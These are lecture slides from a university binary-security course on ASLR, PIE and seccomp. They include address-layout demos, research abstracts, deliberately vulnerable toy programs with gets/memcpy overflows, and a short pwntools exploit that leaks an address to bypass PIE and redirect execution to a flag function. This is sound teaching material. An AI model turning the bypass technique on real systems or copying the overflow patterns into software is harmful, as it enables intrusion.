

System Security - Attack and Defense for Binaries

CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (*Arman*)

Last Class

1. Stack-based buffer overflow defense
 - a. Stack cookies and how to bypass them

This week

1. Other defense
 - a. ASLR
 - b. Seccomp
2. Shellcode development

Defense-4: Address Space Layout Randomization (ASLR)

ASLR History

2001 - Linux PaX patch

2003 - OpenBSD

2005 - Linux 2.6.12 user-space

2007 - Windows Vista kernel and user-space

2011 - iOS 5 user-space

2011 - Android 4.0 ICS user-space

2012 - OS X 10.8 kernel-space

2012 - iOS 6 kernel-space

2014 - Linux 3.14 kernel-space

Not supported well in embedded devices.

Address Space Layout Randomization (ASLR)

Attackers need to know which address to control (jump/overwrite)

- Stack - shellcode
- Library - system()

Defense: let's randomize it!

- Attackers do not know where to jump...

When ASLR is enabled on Linux

Memory Segment Randomization Behavior

- Executable (.text .data .bss etc.) **Randomized only if compiled as Position Independent Executable (PIE). Otherwise, fixed.**
- Global Offset Table (GOT) & PLT **Randomized if PIE is enabled.**
- Heap **Randomized at program startup**
- Stack **Randomized**
- Shared Libraries (.so files) **Randomized**
- Mmap() allocations **Randomized**
- VDSO Page (linux-gate.so) **Randomized**

Position Independent Executable (PIE)

Position-independent code (PIC) or position-independent executable (PIE) is a body of machine code that executes properly regardless of its absolute address.

- Every time you run a program it can be loaded into a different memory address.
- Cannot hardcode values such as function addresses

The compiler has specific options to enable or disable PIE, e.g., `-no-pie`

misc/aslr_pie aslr_nopie

```
#include <stdio.h>

int main()
{
    printf("Hello, PIE test!\n");
    printf("Main function address: %p\n", (void*)main);
    return 0;
}
```

aslr_pie 32bit

```
000011ed <main>:
11ed:    f3 0f 1e fb        endbr32
11f1:    8d 4c 24 04        lea    ecx,[esp+0x4]
11f5:    83 e4 f0        and    esp,0xffffffff
11f8:    ff 71 fc        push   DWORD PTR [ecx-0x4]
11fb:    55                push   ebp
11fc:    89 e5        mov    ebp,esp
11fe:    53                push   ebx
11ff:    51                push   ecx
1200:    e8 eb fe ff ff        call   10f0 <__x86.get_pc_thunk.bx>
1205:    81 c3 cf 2d 00 00        add    ebx,0x2dcf
120b:    83 ec 0c        sub    esp,0xc
120e:    8d 83 34 e0 ff ff        lea    eax,[ebx-0x1fcc]
1214:    50                push   eax
1215:    e8 76 fe ff ff        call   1090 <puts@plt>
121a:    83 c4 10        add    esp,0x10
121d:    83 ec 08        sub    esp,0x8
1220:    8d 83 19 d2 ff ff        lea    eax,[ebx-0x2de7]
1226:    50                push   eax
1227:    8d 83 45 e0 ff ff        lea    eax,[ebx-0x1fbb]
122d:    50                push   eax
122e:    e8 4d fe ff ff        call   1080 <printf@plt>
1233:    83 c4 10        add    esp,0x10
1236:    b8 00 00 00 00        mov    eax,0x0
123b:    8d 65 f8        lea    esp,[ebp-0x8]
123e:    59                pop    ecx
123f:    5b                pop    ebx
1240:    5d                pop    ebp
1241:    8d 61 fc        lea    esp,[ecx-0x4]
1244:    c3                ret
1245:    66 90        xchg  ax,ax
1247:    66 90        xchg  ax,ax
1249:    66 90        xchg  ax,ax
124b:    66 90        xchg  ax,ax
124d:    66 90        xchg  ax,ax
124f:    90                nop
```

aslr_nopie 32bit

```
08049d55 <main>:
8049d55:    f3 0f 1e fb        endbr32
8049d59:    8d 4c 24 04        lea    ecx,[esp+0x4]
8049d5d:    83 e4 f0        and    esp,0xffffffff
8049d60:    ff 71 fc        push   DWORD PTR [ecx-0x4]
8049d63:    55                push   ebp
8049d64:    89 e5        mov    ebp,esp
8049d66:    51                push   ecx
8049d67:    83 ec 04        sub    esp,0x4
8049d6a:    83 ec 0c        sub    esp,0xc
8049d6d:    68 08 40 0b 08        push   0x80b4008
8049d72:    e8 29 e7 00 00        call   80584a0 <_IO_puts>
8049d77:    83 c4 10        add    esp,0x10
8049d7a:    83 ec 08        sub    esp,0x8
8049d7d:    68 55 9d 04 08        push   0x8049d55
8049d82:    68 19 40 0b 08        push   0x80b4019
8049d87:    e8 b4 75 00 00        call   8051340 <_IO_printf>
8049d8c:    83 c4 10        add    esp,0x10
8049d8f:    b8 00 00 00 00        mov    eax,0x0
8049d94:    8b 4d fc        mov    ecx,DWORD PTR [ebp-0x4]
8049d97:    c9                leave 
8049d98:    8d 61 fc        lea    esp,[ecx-0x4]
8049d9b:    c3                ret
```

aslr_pie
64bit

```
0000000000001169 <main>:
1169:    f3 0f 1e fa          endbr64
116d:    55
116e:    48 89 e5
1171:    48 8d 3d 8c 0e 00 00
1178:    e8 e3 fe ff ff
117d:    48 8d 35 e5 ff ff ff
1184:    48 8d 3d 8a 0e 00 00
118b:    b8 00 00 00 00
1190:    e8 db fe ff ff
1195:    b8 00 00 00 00
119a:    5d
119b:    c3

push    rbp
mov     rbp,rsp
lea     rdi,[rip+0xe8c]      # 2004 <_IO_stdin_used+0x4>
call    1060 <puts@plt>
lea     rsi,[rip+0xfffffffffffffe5]    # 1169 <main>
lea     rdi,[rip+0xe8a]      # 2015 < IO stdin used+0x15>
mov     eax,0x0
call    1070 <printf@plt>
mov     eax,0x0
pop     rbp
ret
```

aslr_nopie
64bit

```
0000000000401d35 <main>:
401d35:    f3 0f 1e fa          endbr64
401d39:    55
401d3a:    48 89 e5
401d3d:    bf 04 50 49 00
401d42:    e8 69 6b 01 00
401d47:    be 35 1d 40 00
401d4c:    bf 15 50 49 00
401d51:    b8 00 00 00 00
401d56:    e8 95 ee 00 00
401d5b:    b8 00 00 00 00
401d60:    5d
401d61:    c3

push    rbp
mov     rbp,rsp
mov     edi,0x495004
call    4188b0 <_IO_puts>
mov     esi,0x401d35
mov     edi,0x495015
mov     eax,0x0
call    410bf0 < IO printf>
mov     eax,0x0
pop     rbp
ret
```

misc/aslr_module [ASLR enabled; PIE enabled when compile]

```
ctf@misc_aslr_module_32:/$ ./misc_aslr_module_32
Runtime Section Addresses:
.text    = 0x5f8791b0
.data    = 0x5f87c000 (Offset: 11856)
.bss     = 0x5f87c008 (Offset: 11864)
.got     = 0x5f87bfb4 (Offset: 11780)
.plt     = 0x5f879000 (Offset: -432)
.interp  = 0x5f8781b4 (Offset: -4092)
.dynsym  = 0x5f878248 (Offset: -3944)
.rodata   = 0x5f878034 (Offset: -4476)
Stack    = 0xffb1d000 (Offset: -1607844272)
Heap     = 0x60a12000 (Offset: 18452048)
ctf@misc_aslr_module_32:/$ ./misc_aslr_module_32
Runtime Section Addresses:
.text    = 0x648b01b0
.data    = 0x648b3000 (Offset: 11856)
.bss     = 0x648b3008 (Offset: 11864)
.got     = 0x648b2fb4 (Offset: 11780)
.plt     = 0x648b0000 (Offset: -432)
.interp  = 0x648af1b4 (Offset: -4092)
.dynsym  = 0x648af248 (Offset: -3944)
.rodata   = 0x648af034 (Offset: -4476)
Stack    = 0xffb69000 (Offset: -1691644336)
Heap     = 0x66389000 (Offset: 28151376)
```

```
ctf@misc_aslr_module_64:/$ ./misc_aslr_module_64
Runtime Section Addresses:
.text    = 0x639322178180
.data    = 0x63932217b000 (Offset: 11904)
.bss     = 0x63932217b010 (Offset: 11920)
.got     = 0x63932217af70 (Offset: 11760)
.plt     = 0x639322178000 (Offset: -384)
.interp  = 0x639322177318 (Offset: -3688)
.dynsym  = 0x6393221773c8 (Offset: -3512)
.rodata   = 0x639322177040 (Offset: -4416)
Stack    = 0x7fffc3631d000 (Offset: 31237634412160)
Heap     = 0x63933fd7f000 (Offset: 499150464)
ctf@misc_aslr_module_64:/$ ./misc_aslr_module_64
Runtime Section Addresses:
.text    = 0x5fb6d9b90180
.data    = 0x5fb6d9b93000 (Offset: 11904)
.bss     = 0x5fb6d9b93010 (Offset: 11920)
.got     = 0x5fb6d9b92f70 (Offset: 11760)
.plt     = 0x5fb6d9b90000 (Offset: -384)
.interp  = 0x5fb6d9b8f318 (Offset: -3688)
.dynsym  = 0x5fb6d9b8f3c8 (Offset: -3512)
.rodata   = 0x5fb6d9b8f040 (Offset: -4416)
Stack    = 0x7fff39a46000 (Offset: 35495218994816)
Heap     = 0x5fb7061e4000 (Offset: 744832640)
```

misc/aslr_module [ASLR enabled; PIE disabled when compile]

```
ctf@misc_aslr_module_nopie_32:~/Desktop$ ./misc_aslr_module_nopie_32
Runtime Section Addresses:
.text      = 0x80491a0
.data      = 0x804c038 (Offset: 11928)
.bss       = 0x804c040 (Offset: 11936)
.got       = 0x804c000 (Offset: 11872)
.plt       = 0x8049000 (Offset: -416)
.interp    = 0x80481b4 (Offset: -4076)
.dynsym   = 0x8048248 (Offset: -3928)
.rodata   = 0x8048034 (Offset: -4460)
Stack     = 0xffa67000 (Offset: -140386720)
Heap      = 0x8640000 (Offset: 6254176)
ctf@misc_aslr_module_nopie_32:~/Desktop$ ./misc_aslr_module_nopie_32
Runtime Section Addresses:
.text      = 0x80491a0
.data      = 0x804c038 (Offset: 11928)
.bss       = 0x804c040 (Offset: 11936)
.got       = 0x804c000 (Offset: 11872)
.plt       = 0x8049000 (Offset: -416)
.interp    = 0x80481b4 (Offset: -4076)
.dynsym   = 0x8048248 (Offset: -3928)
.rodata   = 0x8048034 (Offset: -4460)
Stack     = 0xffd88000 (Offset: -137105824)
Heap      = 0x80fe000 (Offset: 740960)
```

```
ctf@misc_aslr_module_nopie_64:~/Desktop$ ./misc_aslr_module_nopie_64
Runtime Section Addresses:
.text      = 0x401170
.data      = 0x404068 (Offset: 12024)
.bss       = 0x404078 (Offset: 12040)
.got       = 0x404000 (Offset: 11920)
.plt       = 0x401000 (Offset: -368)
.interp    = 0x400318 (Offset: -3672)
.dynsym   = 0x4003c0 (Offset: -3504)
.rodata   = 0x400040 (Offset: -4400)
Stack     = 0x7fd26dbb000 (Offset: 140725251186320)
Heap      = 0x3b4e7000 (Offset: 990797456)
ctf@misc_aslr_module_nopie_64:~/Desktop$ ./misc_aslr_module_nopie_64
Runtime Section Addresses:
.text      = 0x401170
.data      = 0x404068 (Offset: 12024)
.bss       = 0x404078 (Offset: 12040)
.got       = 0x404000 (Offset: 11920)
.plt       = 0x401000 (Offset: -368)
.interp    = 0x400318 (Offset: -3672)
.dynsym   = 0x4003c0 (Offset: -3504)
.rodata   = 0x400040 (Offset: -4400)
Stack     = 0xfc90099000 (Offset: 140722720833168)
Heap      = 0xdad1000 (Offset: 225246864)
```

misc/aslr_symbol

```
int k = 50;
int l;
char *p = "hello world";

int add(int a, int b)
{
    int i = 10;
    i = a + b;
    printf("The address of i is %p\n", &i);
    return i;
}

int sub(int d, int c)
{
    int j = 20;
    j = d - c;
    printf("The address of j is %p\n", &j);
    return j;
}

int compute(int a, int b, int c)
{
    return sub(add(a, b), c) * k;
}
```

```
int main(int argc, char *argv[])
{
    printf("===== Libc function addresses =====\n");
    printf("The address of printf is %p\n", printf);
    printf("The address of memcpy is %p\n", memcpy);
    printf("The distance between printf and memcpy is %x\n", (int)printf - (int)memcpy);
    printf("The address of system is %p\n", system);
    printf("The distance between printf and system is %x\n", (int)printf - (int)system);
    printf("===== Module function addresses =====\n");
    printf("The address of main is %p\n", main);
    printf("The address of add is %p\n", add);
    printf("The distance between main and add is %x\n", (int)main - (int)add);
    printf("The address of sub is %p\n", sub);
    printf("The distance between main and sub is %x\n", (int)main - (int)sub);
    printf("The address of compute is %p\n", compute);
    printf("The distance between main and compute is %x\n", (int)main - (int)compute);
    printf("===== Global initialized variable addresses =====\n");
    printf("The address of k is %p\n", &k);
    printf("The address of p is %p\n", p);
    printf("The distance between k and p is %x\n", (int)&k - (int)p);
    printf("===== Global uninitialized variable addresses =====\n");
    printf("The address of l is %p\n", &l);
    printf("The distance between k and l is %x\n", (int)&k - (int)l);
    printf("===== Local variable addresses =====\n");
    return compute(9, 6, 4);
}
```

Check the symbols

nm binary_name
sort

```
ctf@misc_aslr_symbol_64:/$ nm misc_aslr_symbol_64 | sort
U __libc_start_main@@GLIBC_2.2.5
U memcpy@@GLIBC_2.14
U printf@@GLIBC_2.2.5
U puts@@GLIBC_2.2.5
U system@@GLIBC_2.2.5
W __ITM_deregisterTMCloneTable
W __ITM_registerTMCloneTable
W __cxa_finalize@@GLIBC_2.2.5
W __gmon_start__
0000000000001000 t __init
0000000000001070 T __start
00000000000010a0 t deregister_tm_clones
00000000000010d0 t register_tm_clones
0000000000001110 t __do_global_dtors_aux
0000000000001150 t frame_dummy
0000000000001159 T add
000000000000119a T sub
00000000000011d9 T compute
0000000000001216 T main
0000000000001530 T __libc_csu_init
00000000000015a0 T __libc_csu_fini
00000000000015a8 T __fini
0000000000002000 R __IO_stdin_used
0000000000002430 r __GNU_EH_FRAME_HDR
00000000000025f4 r __FRAME_END__
0000000000003da0 d __frame_dummy_init_array_entry
0000000000003da0 d __init_array_start
0000000000003da8 d __do_global_dtors_aux_fini_array_entry
0000000000003da8 d __init_array_end
0000000000003db0 d __DYNAMIC
0000000000003fa0 d __GLOBAL_OFFSET_TABLE__
0000000000004000 D __data_start
0000000000004000 W __data_start
0000000000004008 D __dso_handle
0000000000004010 D k
0000000000004018 D p
0000000000004020 B __bss_start
0000000000004020 D __TMC_END__
0000000000004020 D __edata
0000000000004020 b completed.8060
0000000000004024 B l
0000000000004028 B __end
```

```
ctf@misc_aslr_symbol_32:/$ nm misc_aslr_symbol_32 | sort
U __libc_start_main@@GLIBC_2.0
U memcpy@@GLIBC_2.0
U printf@@GLIBC_2.0
U puts@@GLIBC_2.0
U system@@GLIBC_2.0
W __ITM_deregisterTMCloneTable
W __ITM_registerTMCloneTable
W __cxa_finalize@@GLIBC_2.1.3
W __gmon_start__
00001000 t __init
000010a0 T __start
000010e0 T __x86.get_pc_thunk.bx
000010f0 t deregister_tm_clones
00001130 t register_tm_clones
00001180 t __do_global_dtors_aux
000011d0 t frame_dummy
000011d9 T __x86.get_pc_thunk.dx
000011dd T add
00001224 T sub
00001269 T compute
000012ad T main
000015b9 T __x86.get_pc_thunk.ax
000015c0 T __libc_csu_init
00001630 T __libc_csu_fini
00001635 T __x86.get_pc_thunk.bp
0000163c T __fini
00002000 R __fp_hw
00002004 R __IO_stdin_used
00002404 r __GNU_EH_FRAME_HDR
00002614 r __FRAME_END__
00003ecc d __frame_dummy_init_array_entry
00003ecc d __init_array_start
00003ed0 d __do_global_dtors_aux_fini_array_entry
00003ed0 d __init_array_end
00003ed4 d __DYNAMIC
00003fcc d __GLOBAL_OFFSET_TABLE__
00004000 D __data_start
00004000 W __data_start
00004004 D __dso_handle
00004008 D k
0000400c D p
00004010 B __bss_start
00004010 D __TMC_END__
00004010 D __edata
00004010 b completed.7622
00004014 B l
00004018 B __end
```

ASLR Enabled; PIE; 32 bit

```
ctf@misc_aslr_symbol_32:~/
```

```
./misc_aslr_symbol_32
===== Libc function addresses =====
The address of printf is 0xf36f5340
The address of memcpy is 0xf37f3d00
The distance between printf and memcpy is fff01640
The address of system is 0xf36e6830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x65cb12ad
The address of add is 0x65cb11dd
The distance between main and add is d0
The address of sub is 0x65cb1224
The distance between main and sub is 89
The address of compute is 0x65cb1269
The distance between main and compute is 44
The distance between main and printf is 725bbf6d
The distance between main and memcpy is 724bd5ad
===== Global initialized variable addresses =====
The address of k is 0x65cb4008
The address of p is 0x65cb2008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 724c0308
===== Global uninitialized variable addresses =====
The address of l is 0x65cb4014
The distance between k and l is 65cb4008
===== Local variable addresses =====
The address of i is 0xffff261dc
The address of j is 0xffff261dc
```

```
ctf@misc_aslr_symbol_32:~/
```

```
./misc_aslr_symbol_32
===== Libc function addresses =====
The address of printf is 0xea00f340
The address of memcpy is 0xea10dd00
The distance between printf and memcpy is fff01640
The address of system is 0xea000830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x5e2ec2ad
The address of add is 0x5e2ec1dd
The distance between main and add is d0
The address of sub is 0x5e2ec224
The distance between main and sub is 89
The address of compute is 0x5e2ec269
The distance between main and compute is 44
The distance between main and printf is 742dcf6d
The distance between main and memcpy is 741de5ad
===== Global initialized variable addresses =====
The address of k is 0x5e2ef008
The address of p is 0x5e2ed008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 741e1308
===== Global uninitialized variable addresses =====
The address of l is 0x5e2ef014
The distance between k and l is 5e2ef008
===== Local variable addresses =====
The address of i is 0xffe4fe8c
The address of j is 0xffe4fe8c
```

ASLR Enabled; PIE; 64 bit

```
ctf@misc_aslr_symbol_64:~/
```

```
./misc_aslr_symbol_64
===== Libc function addresses =====
The address of printf is 0x737c8df28e10
The address of memcpy is 0x737c8e052670
The distance between printf and memcpy is ffed67a0
The address of system is 0x737c8df19410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x59d242c4c216
The address of add is 0x59d242c4c159
The distance between main and add is bd
The address of sub is 0x59d242c4c19a
The distance between main and sub is 7c
The address of compute is 0x59d242c4c1d9
The distance between main and compute is 3d
The distance between main and printf is b4d23406
The distance between main and memcpy is b4bf9ba6
===== Global initialized variable addresses =====
The address of k is 0x59d242c4f010
The address of p is 0x59d242c4d008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is b4bfc9a0
===== Global uninitialized variable addresses =====
The address of l is 0x59d242c4f024
The distance between k and l is 42c4f010
===== Local variable addresses =====
The address of i is 0x7ffcdff3f67c
The address of j is 0x7ffcdff3f67c
```

```
ctf@misc_aslr_symbol_64:~/
```

```
./misc_aslr_symbol_64
===== Libc function addresses =====
The address of printf is 0x78f66081ee10
The address of memcpy is 0x78f660948670
The distance between printf and memcpy is ffed67a0
The address of system is 0x78f66080f410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x5cfae7b23216
The address of add is 0x5cfae7b23159
The distance between main and add is bd
The address of sub is 0x5cfae7b2319a
The distance between main and sub is 7c
The address of compute is 0x5cfae7b231d9
The distance between main and compute is 3d
The distance between main and printf is 87304406
The distance between main and memcpy is 871daba6
===== Global initialized variable addresses =====
The address of k is 0x5cfae7b26010
The address of p is 0x5cfae7b24008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is 871dd9a0
===== Global uninitialized variable addresses =====
The address of l is 0x5cfae7b26024
The distance between k and l is e7b26010
===== Local variable addresses =====
The address of i is 0x7ffffa9efe7bc
The address of j is 0x7ffffa9efe7bc
```

PIE Overhead

- <1% in 64 bit

Access all strings via relative address from current rip

```
lea rdi, [rip+0x23423]
```

- ~3% in 32 bit

Cannot address using eip

Call `__86.get_pc_thunk.xx` functions

Bypass ASLR

- Address leak: certain vulnerabilities allow attackers to obtain the addresses required for an attack, which enables bypassing ASLR.
- Relative addressing: some vulnerabilities allow attackers to obtain access to data relative to a particular address, thus bypassing ASLR.
- Implementation weaknesses: some vulnerabilities allow attackers to guess addresses due to low entropy or faults in a particular ASLR implementation.
- Side channels of hardware operation: certain properties of processor operation may allow bypassing ASLR.

aslr1 (ASLR; PIE)

```
int printsecret()
{
    print_flag();
}

int main(int argc, char *argv[])
{
    vulfoo();
}

int vulfoo()
{
    printf("vulfoo is at %p \n", vulfoo);
    char buf[8];
    gets(buf);
    return 0;
}
```

Pwntools script 32bit

```
#!/usr/bin/env python3

from pwn import *

elf = context.binary = ELF('../misc_aslr1_32')
p = process()

p.recvuntil('at ')
vulfoo = int(p.recvline(), 16)

elf.address = vulfoo - elf.sym['vulfoo']

payload = b'A' * 20
payload += p32(elf.sym['print_flag'])

p.sendline(payload)
print(p.recvline().decode())
```

<https://docs.pwntools.com/en/stable/>

aslr2 (ASLR; PIE)

```
int printsecret()
{
    print_flag();
}

int main(int argc, char *argv[])
{
    if (argc != 2)
        printf("Usage: aslr2 string\n");
    vulfoo(argv[1]);
    exit(0);
}

int vulfoo(char *p)
{
    char buf[8];
    memcpy(buf, p, strlen(p));
    return 0;
}
```

Do we have to overwrite the whole
return address on stack?

How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

Kangjie Lu[†], Stefan Nürnberg^{‡§}, Michael Backes^{‡¶}, and Wenke Lee[†]

[†]Georgia Institute of Technology, [‡]CISPA, Saarland University, [§]DFKI, [¶]MPI-SWS

kjlu@gatech.edu, {nuerberger, backes}@cs.uni-saarland.de, wenke@cc.gatech.edu

Abstract—Existing techniques for memory randomization such as the widely explored Address Space Layout Randomization (ASLR) perform a single, per-process randomization that is applied before or at the process’ load-time. The efficacy of such upfront randomizations crucially relies on the assumption that an attacker has only one chance to guess the randomized address, and that this attack succeeds only with a very low probability. Recent research results have shown that this assumption is not valid in many scenarios, e.g., daemon servers fork child processes that inherit the state – and if applicable: the randomization – of their parents, and thereby create clones with the same memory layout. This enables the so-called *clone-probing* attacks where an adversary repeatedly probes different clones in order to increase its knowledge about their shared memory layout.

In this paper, we propose **RUNTIMEASLR** – the first ap-

the exact memory location of these code snippets by means of various forms of memory randomization. As a result, a variety of different memory randomization techniques have been proposed that strive to impede, or ideally to prevent, the precise localization or prediction where specific code resides [29], [22], [4], [8], [33], [49]. Address Space Layout Randomization (ASLR) [44], [43] currently stands out as the most widely adopted, efficient such kind of technique.

All existing techniques for memory randomization including ASLR are conceptually designed to perform a single, once-and-for-all randomization before or at the process’ load-time. The efficacy of such upfront randomizations hence crucially relies on the assumption that an attacker has only one chance to guess the randomized address of a process to launch attack

NDSS 2016

Jiameng Shi

Computer Science

University of Georgia

jiameng@uga.edu

Le Guan

Computer Science

University of Georgia

leguan@uga.edu

Wenqiang Li

Institute of

Information Engineering, CAS

liwengiang@iie.ac.cn

Dayou Zhang

Computer Science

University of Georgia

dayou.zhang@uga.edu

Ping Chen

Institute for Big Data

Fudan University

pchen@fudan.edu.cn

Ning Zhang

Computer Science & Engineering

Washington University in St. Louis

zhang.ning@wustl.edu

Abstract—Microcontroller-based embedded systems have become ubiquitous with the emergence of IoT technology. Given its critical roles in many applications, its security is becoming increasingly important. Unfortunately, MCU devices are especially vulnerable. Code reuse attacks are particularly noteworthy since the memory address of firmware code is static. This work seeks to combat code reuse attacks, including ROP and more advanced JIT-ROP via continuous randomization. Previous proposals are geared towards full-fledged OSs with rich runtime environments, and therefore cannot be applied to MCUs. We propose the first solution for ARM-based MCUs. Our system, named HARM, comprises a secure runtime and a binary analysis tool with rewriting module. The secure runtime, protected inside the secure world, proactively triggers and performs non-bypassable randomization to the firmware running in a sandbox in the normal world. Our system does not rely on any firmware feature, and therefore is generally applicable to both bare-metal and RTOS-powered firmware. We have implemented a prototype on a development board. Our evaluation results indicate that HARM can effectively thwart code reuse attacks while keeping the performance and energy overhead low.

Index Terms—microcontroller security, code reuse attack, TrustZone, randomization

cost and energy consumption, making it easier to exploit potential vulnerabilities. Third, firmware tends to run in the privileged mode in a flat memory layout to reduce the overhead of switching between the unprivileged and privileged mode [1]. Therefore, a control hijacking attack usually gains the highest privilege over the system. Fourth, there are multiple stakeholders involved during firmware development, including chip vendors, third-party library/OS providers, device manufacturers, etc. This fragmented responsibility makes security hard to be guaranteed.

Memory errors can often lead to arbitrary code execution. This has become a real threat to MCU devices as demonstrated in recent attacks [2]–[6]. Since even low-end MCUs are equipped with *memory protection units* (MPU) that can be used to enforce DEP (aka XN or W^X) [7], attackers cannot simply inject malicious code to the memory of MCU devices. Instead, they tend to rely on code reuse attacks (CRA) [8]–[13] which perform malicious behaviors by leveraging existing code contents. In particular, in a *return oriented programming* (ROP) attack, attackers chain code snippets or gadgets scattered over the existing code sections. MCU devices, unfortunately, are vulnerable to these attacks [12], [14]. There are two general approaches towards defending against CRAs: prevention and mitigation.

Defense-5: Secure Computing Mode (Seccomp)

Seccomp - A system call firewall

seccomp allows developers to write complex rules to:

- allow certain system calls
- disallow certain system calls
- filter allowed and disallowed system calls based on argument variables

seccomp rules are inherited by children!

These rules can be quite complex (see

http://man7.org/linux/man-pages/man3/seccomp_rule_add.3.html).

History of seccomp

2005 - seccomp was first devised by Andrea Arcangeli for use in public grid computing and was originally intended as a means of safely running untrusted compute-bound programs.


2005 - Merged into the Linux kernel mainline in kernel version 2.6.12, which was released on March 8, 2005.

2017 - Android uses a seccomp-bpf filter in the zygote since Android 8.0 Oreo.


seccomp

```
int main(int argc, char *argv[])
{
#ifndef MYSANDBOX
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
    seccomp_load(ctx);
#endif
    execl("/bin/cat", "cat", "/flag", (char*)0);
    return 0;
}
```

